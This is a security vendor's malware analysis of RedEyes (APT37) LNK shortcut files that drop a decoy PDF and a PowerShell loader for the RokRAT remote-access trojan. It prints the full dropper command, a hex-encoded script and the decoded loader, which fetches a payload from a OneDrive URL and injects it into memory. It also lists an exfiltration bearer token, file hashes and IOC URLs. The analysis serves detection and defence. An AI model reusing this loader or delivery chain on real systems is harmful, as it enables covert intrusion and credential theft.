RokRAT Malware Distributed Through LNK Files (*.lnk): RedEyes (ScarCruft) - ASEC

By ATCP

Published: 2023-04-20 · Archived: 2026-04-05 15:14:16 UTC

AhnLab Security Emergency response Center (ASEC) confirmed that the RedEyes threat group (also known as APT37, ScarCruft), which distributed CHM Malware Disguised as Security Email from a Korean Financial Company last month, has also recently distributed the RokRAT malware through LNK files. RokRAT is malware that is capable of collecting user credentials and downloading additional malware. The malware was once distributed through HWP and Word files. The LNK files that were discovered this time contain PowerShell commands that can perform malicious behavior by creating and executing a script file along with a normal file in the temp folder. The confirmed LNK filenames are as follows:

- 230407Infosheet.lnk
- April 29th 2023 Seminar.lnk
- 2023 Personal Evaluation.hwp.lnk
- NK Diplomat Dispatch Selection and Diplomatic Offices.lnk
- NK Diplomacy Policy Decision Process.lnk

The “230407Infosheet.lnk” file is disguised with a PDF icon and contains a malicious PowerShell command.




Figure 1. Properties of the LNK file

The LNK file contains not only a PowerShell command, but also the data of a normal PDF file along with malicious script codes. Furthermore, there are dummy bytes that start from 0x89D9A all the way to 0x141702A.


```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00089D40   63 72 69 70 74 62 6C 6F 63 6B 5D 3A 3A 43 72 65  criptblock]::Cre
00089D50   61 74 65 28 24 6D 6F 6E 69 29 29 3B 22 3B 49 6E  ate($moni));";In
00089D60   76 6F 6B 65 2D 43 6F 6D 6D 61 6E 64 20 2D 53 63  voke-Command -Sc
00089D70   72 69 70 74 42 6C 6F 63 6B 20 28 5B 53 63 72 69  riptBlock ([Scri
00089D80   70 74 62 6C 6F 63 6B 5D 3A 3A 43 72 65 61 74 65  ptblock]::Create
00089D90   28 24 70 75 6C 6C 29 29 3B 22 19 20 19 20 19 20  ($pull));". . .
00089DA0   19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20  . . . . . .
00089DB0   19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20  . . . . . .
00089DC0   19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20  . . . . . .
00089DD0   19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20  . . . . . .
00089DE0   19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20  . . . . . .
00089DF0   19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20  . . . . . .
00089E00   19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20  . . . . . .
00089E10   19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20  . . . . . .
00089E20   19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20  . . . . . .
00089E30   19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20  . . . . . .
```

Figure 2. Dummy data that exists at the end of the LNK file

The PowerShell command that is executed through cmd.exe upon executing the LNK file is as follows:

> /c powershell -windowstyle hidden $dirPath = Get-Location; if($dirPath -Match ‘System32’ -or $dirPath -Match ‘Program Files’) { $dirPath = ‘%temp%’ }; $lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk ^| where-object {$_.length -eq 0x00014A0DC4} ^| Select-Object -ExpandProperty FullName; $pdfFile = gc $lnkpath -Encoding Byte -TotalCount 00561396 -ReadCount 00561396; $pdfPath = ‘%temp%\230407정보지.pdf’; sc $pdfPath ([byte[]]($pdfFile ^| select -Skip 002474)) -Encoding Byte; ^& $pdfPath; $exeFile = gc $lnkpath -Encoding Byte -TotalCount 00564634 -ReadCount 00564634; $exePath = ‘%temp%\230412.bat’; sc $exePath ([byte[]]($exeFile ^| select -Skip 00561396)) -Encoding Byte; ^& $exePath;


The LNK file is read up to 0x890F4 and is saved and executed with the filename “230407Infosheet.pdf” in the Temp folder while excluding the first 0x9AA. Afterward, it reads up to 0x89D9A of the LNK file and is saved and executed in the Temp folder with the filename “230412.bat” after excluding 0x890F4, which is the byte where the PDF data exists.



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000970   FE FE FE FE FE FE FE FE FE FE FE FE FE FE FE FE  þþþþþþþþþþþþþþþþ
00000980   FE FE FE FE FE FE FE FE FE FE FE FE FE FE FE FE  þþþþþþþþþþþþþþþþ
00000990   FE FE FE FE FE FE FE FE FE FE FE FE FE FE FE FE  þþþþþþþþþþþþþþþþ
000009A0   FE FE FE FE FE FE FE FE FE FE 25 50 44 46 2D 31  þþþþþþþþþþ%PDF-1
000009B0   2E 36 0D 25 E2 E3 CF D3 0D 0A 32 35 36 20 30 20  .6.%âãÏÓ..256 0
000009C0   6F 62 6A 0D 3C 3C 2F 46 69 6C 74 65 72 2F 46 6C  obj.<</Filter/Fl
000009D0   61 74 65 44 65 63 6F 64 65 2F 46 69 72 73 74 20  ateDecode/First
000009E0   36 2F 4C 65 6E 67 74 68 20 31 39 32 2F 4E 20 31  6/Length 192/N 1
000009F0   2F 54 79 70 65 2F 4F 62 6A 53 74 6D 3E 3E 73 74  /Type/ObjStm>>st
00000A00   72 65 61 6D 0D 0A 80 39 4F 4F 85 48 43 E9 A7 94  ream..€9OO…HCé§"
00000A10   8C AA AA 32 44 D8 DD 21 20 A5 F2 94 44 3F 31 2A  Œªª2DØÝ! ¥ò"D?1*
00000A20   4C 1C 88 11 DD 1B 87 D2 CF 13 E7 91 48 7C 47 9F  L.ˆ.Ý.‡ÒÏ.ç'H|GŸ
00000A30   0A 8F 03 87 16 F1 30 93 D3 87 E8 A0 9C A4 41 04  ...‡.ñ0"Ó‡è œ¤A.
00000A40   7E 05 86 BF 36 2F E3 4B 3D 26 D9 0C B2 DD 08 97  ~.†¿6/ãK=&Ù.²Ý.—
```

Figure 3. PDF data located at 0x9AA of the LNK file



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

000890B0   11 AF 1A EB BB E8 FF E1 6A FF C6 9D 57 C6 73 5F  .¯.ë»èÿájÿÆ.WÆs_
000890C0   05 18 00 97 70 78 56 0D 0A 65 6E 64 73 74 72 65  ...—pxV..endstre
000890D0   61 6D 0D 65 6E 64 6F 62 6A 0D 73 74 61 72 74 78  am.endobj.startx
000890E0   72 65 66 0D 0A 35 35 37 38 39 32 0D 0A 25 25 45  ref..557892..%%E
000890F0   4F 46 0D 0A 20 73 74 61 72 74 20 2F 6D 69 6E 20  OF.. start /min
00089100   63 3A 5C 5C 57 69 6E 64 6F 77 73 5C 5C 53 79 73  c:\\Windows\\Sys
00089110   57 4F 57 36 34 5C 5C 63 6D 64 2E 65 78 65 20 2F  WOW64\\cmd.exe /
00089120   63 20 70 6F 77 65 72 73 68 65 6C 6C 20 2D 77 69  c powershell -wi
00089130   6E 64 6F 77 73 74 79 6C 65 20 68 69 64 64 65 6E  ndowstyle hidden
00089140   20 2D 63 6F 6D 6D 61 6E 64 20 22 24 70 75 6C 6C   -command "$pull
00089150   20 3D 22 24 70 69 6E 61 3D 22 22 22 35 42 34 45   ="$pina="""5B4E
00089160   36 35 37 34 32 45 35 33 36 35 37 32 37 36 36 39  65742E5365727669
00089170   36 33 36 35 35 30 36 46 36 39 36 45 37 34 34 44  6365506F696E744D
```

Figure 4. Script code located at 0x890F4 of the LNK file




Figure 5. Files created in the Temp folder

The threat actor executes a normal PDF file to make the behavior appear normal before carrying out their malicious behavior through the script file.




Figure 6. 230407Infosheet.pdf (normal file)

The script file executed at the same time contains the following PowerShell command that executes malicious commands which exist as HEX values.

```
start /min c:\\Windows\\SysWOW64\\cmd.exe /c powershell -windowstyle hidden -command "$pull
="$pina="""5B4E65742E536572766963655060F696E744D616E616765725D3A3A536563757269747950726F746F636F6C3D5B456E756D5D3A3A546F4F626A6563742
85B4E65742E5365637572697479507260F746F636F6C547970655D2C2033303732293B2461613D275B446C6C496D706F727428226B65726E656C33322E646C6C22295
D7075626C6963207374617469632065787465726E20496E74507472204766C6F62616C416C6C6F632875696E7420622C75696E742063293B273B24623D4164642D547
97065202D4D656D626572446566696E6974696F6E20246161202D4E616D6520224141412220202D506173735468727553B246162616162203D20275B446C6C496D706F7
27428226B65726E656C33322E646C6C22295D7075626C696320737461746963206578746572E20626F6F6C205669727475616C50726F746563742849E745074722
0612C75696E7420622C75696E7420632C6F757420496E74507472206429 3B273B246161623D4164642D54797065202D4D656D626572446566696E6974696F6E20246
1626162202D4E616D6520224141422202D506173735468727553B2463203D204E65772D4F626A656374205379737465D2E4E65742E576562436C69656E743B24643
D226874747073A2F2F6170692E6F6E6564726976652E636F6D2F76312E302F7368617265732F7521614852306348D364C7938785A484A324C6D317A4C326B76637
9464261466846574578 4B5530354E554652695A6E706E5655313 4546D4A4A626B4D3251306B5F5A5431575A456C4C536A452F726F6F742F636F6E74656E74223B246
2623D275B446C6C496D706F727428226B65726E656C33322E646C6C22295D7075626C6963207374617469632065787465726E20496E74507472204372656174655 46
87265616428496E7450747220612C75696E7420622C496E7450747220632C496E7450747220642C75696E7420652C496E74507472206629 3B273B246363633D41646
42D54797065202D4D656D626572446566696E6974696F6E20246262202D4E616D6520224242422202D506173735468727553B246464643D275B446C6C496D706F727
428226B65726E656C33322E646C6C22295D7075626C6963207374617469632065787465726E20496E7450747220576169744466F7253696E676C654F626A656374284
96E7450747220612C75696E742062293B273B246666663D4164642D54797065202D4D656D626572446566696E6974696F6E202464646420 2D4E616D652022444442
2202D506173735468727553B24653D3131323B646F207B2020747279207B2024632E48656164657273 5B22757365722D6167656E74225D203D2022636F6E6E6E65637
4696E672E2E2E223B24786D7077343D24632E446F776E6C6F616444617461282464293B247830203D2024623A3A476C6F62616C416C6C6F63283078303034302C202
4786D7077342E4C656E6774682B3078313030293B246F6C64203D20303B246161623A3A5669727475616C50726F746563742824783002C2024786D7077342E4C656E6
774682B30783130302C20307834302C205B7265665D246F6C64293B666F7220282468203D20313B2468202D6C742024786D7077342E4C656E6774683B24682B2B292
07B5B53797374656D2E52756E74696D652E496E7465726F7053657276696365732E4D61727368616C5D3A3A577269746542797465282478302C2024682D312C20282
4786D7077345B24685D202D62786F722024786D7077345B305D2920293B7D3B7472797B7468726F7720313B7D63617463687B2468616E646C653D246363633A3A437
265617465546872656164283 02C302C2478302C302C302C30293B246666663A3A57616974466F7253696E676C654F626A65637428246861 6E646C652C203530302A3
1303030293B7D3B24653D3232323B7D63617463687B736C6565702031313B24653D3131323B7D7D7768696C65282465202D657120313132293B""";$moni="""""";
for($i=0;$i -le $pina.Length-2;$i=$i+2){$POLL=$pina[$i]+$pina[$i+1];$moni=
$moni+[char]([convert]::toint16($POLL,16));};Invoke-Command -ScriptBlock ([Scriptblock]::Create($moni));";Invoke-Command
-ScriptBlock ([Scriptblock]::Create($pull));"
```

Figure 7. 230412.bat

The final PowerShell command that is executed downloads the encoded data from hxxps://api.onedrive[.]com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL2kvcyFBaFhFWExKU05NUFRiZnpnVU14TmJJbkM2Q0k_ZT1WZElLSj decodes it, and injects it into the PowerShell process to perform malicious behavior.

```
[Net.ServicePointManager]::SecurityProtocol=[Enum]::ToObject([Net.SecurityProtocolType], 3072);
$aa='[DllImport("kernel32.dll")]public static extern IntPtr GlobalAlloc(uint b,uint c);';
$b=Add-Type -MemberDefinition $aa -Name "AAA"  -PassThru;
$abab = '[DllImport("kernel32.dll")]public static extern bool VirtualProtect(IntPtr a,uint b,uint c,out IntPtr d);';
$aab=Add-Type -MemberDefinition $abab -Name "AAB" -PassThru;
$c = New-Object System.Net.WebClient;
$d="
https://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL2kvcyFBaFhFWExKU05NUFRiZnpnVU14TmJJbkM2Q0k_ZT1WZElLSjE/root/content";
$bb='[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr a,uint b,IntPtr c,IntPtr d,uint e,IntPtr f);';
$ccc=Add-Type -MemberDefinition $bb -Name "BBB" -PassThru;
$ddd='[DllImport("kernel32.dll")]public static extern IntPtr WaitForSingleObject(IntPtr a,uint b);';
$fff=Add-Type -MemberDefinition $ddd -Name "DDD" -PassThru;
$e=112;
do {
    try {
        $c.Headers["user-agent"] = "connnecting...";
        $xmpw4=$c.DownloadData($d);
        $x0 = $b::GlobalAlloc(0x0040, $xmpw4.Length+0x100);
        $old = 0;
        $aab::VirtualProtect($x0, $xmpw4.Length+0x100, 0x40, [ref]$old);
        for ($h = 1;$h -lt $xmpw4.Length;$h++) {
            [System.Runtime.InteropServices.Marshal]::WriteByte($x0, $h-1, ($xmpw4[$h] -bxor $xmpw4[0]) );
        };
        try{throw 1;}
        catch{
            $handle=$ccc::CreateThread(0,0,$x0,0,0,0);
            $fff::WaitForSingleObject($handle, 500*1000);
        };
        $e=222;
    }
    catch{
        sleep 11;
        $e=112;
    }
}while($e -eq 112);
```

Figure 8. Final PowerShell command that is executed




Figure 9. Malicious file uploaded to OneDrive

The injected data is the RokRAT malware that is capable of collecting user credentials and downloading additional malware. The collected information is sent to the threat actor's cloud server using cloud services such as pcloud and yandex. The UserAgent in the request header is disguised as Googlebot. The certificate token used to send files is as follows:

- Authorization: Bearer RSbj7Zk5IYK5ThSbQZH4YBo7ZxiPOCH94RBbFuU9c04XXVJg7xbvX

The additional normal files executed through the malicious LNK are as follows:




Figure 10. April 29th 2023 Seminar.pdf created through April 29th 2023 Seminar.lnk




Figure 11. 230402.hwp created through NK Diplomacy Policy Decision Process.lnk

As RokRAT has been in distribution for a while and is being distributed in various forms such as Word files, users are advised to take extra caution.

- Reddoor (RokRAT) Malware Analysis Report – May 9, 2022
- Korean APT Attacks Using Ruby Script Analysis Report – Apr. 7, 2021

[File Detection] Dropper/LNK.Agent (2023.04.08.00) Downloader/BAT.Agent (2023.04.08.00)

MD5

0f5eeb23d701a2b342fc15aa90d97ae0

461ce7d6c6062d1ae33895d1f44d98fb

657fd7317ccde5a0e0c182a626951a9f

8e5cac0159a31ea808973508ce164e1d

aa8ba9a029fa98b868be66b7d46e927b

Additional IOCs are available on AhnLab TIP.

URL

https[:]//1drv[.]ms/i/s!AhXEXLJSNMPTbfzgUMxNbInC6

https[:]//api[.]onedrive[.]com/v1[.]0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL2kvcyFBaFhFWExKU05NUFRiZnpnVU14TmJJbkM2Q0k_ZT1WZE

https[:]//api[.]onedrive[.]com/v1[.]0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBdTJteTF4aDZ0OFhnUjJNem1zOG5oUndvLTZCP2U9akhIQ

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/51751/